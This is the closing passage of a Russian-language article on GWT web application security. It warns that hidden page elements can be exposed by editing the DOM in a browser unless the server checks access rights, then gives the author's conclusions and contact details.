
Для второго варианта соответственно:



Скрытые элементы

Современные браузеры позволяют редактировать DOM модель загруженной страницы. Поэтому, используя, например, Google Chrome, получаем явную уязвимость (при отсутствии дополнительной проверки права на сервере):

Скрытые элементы



Выводы

Технология GWT является популярной среди программистов. Google всячески поддерживает новшества в ней, выпуская новые версии, исправляя известные ошибки. Разработчики GWT позаботились о максимальной безопасности GWT. Но, с учетом особенности среды, в которой будет работать результирующий код, необходимо быть предельно осторожным при использовании GWT.

Спасибо

Автор:
Карпунов Геннадий

Использовались материалы статьи:
http://groups.google.com/group/Google-Web-Toolkit/web/security-for-gwt-applications?pli=1

Mail: sweet_misery@list.ru
ICQ: 483696862
IM: muzikant_777
Skype: muzikant_777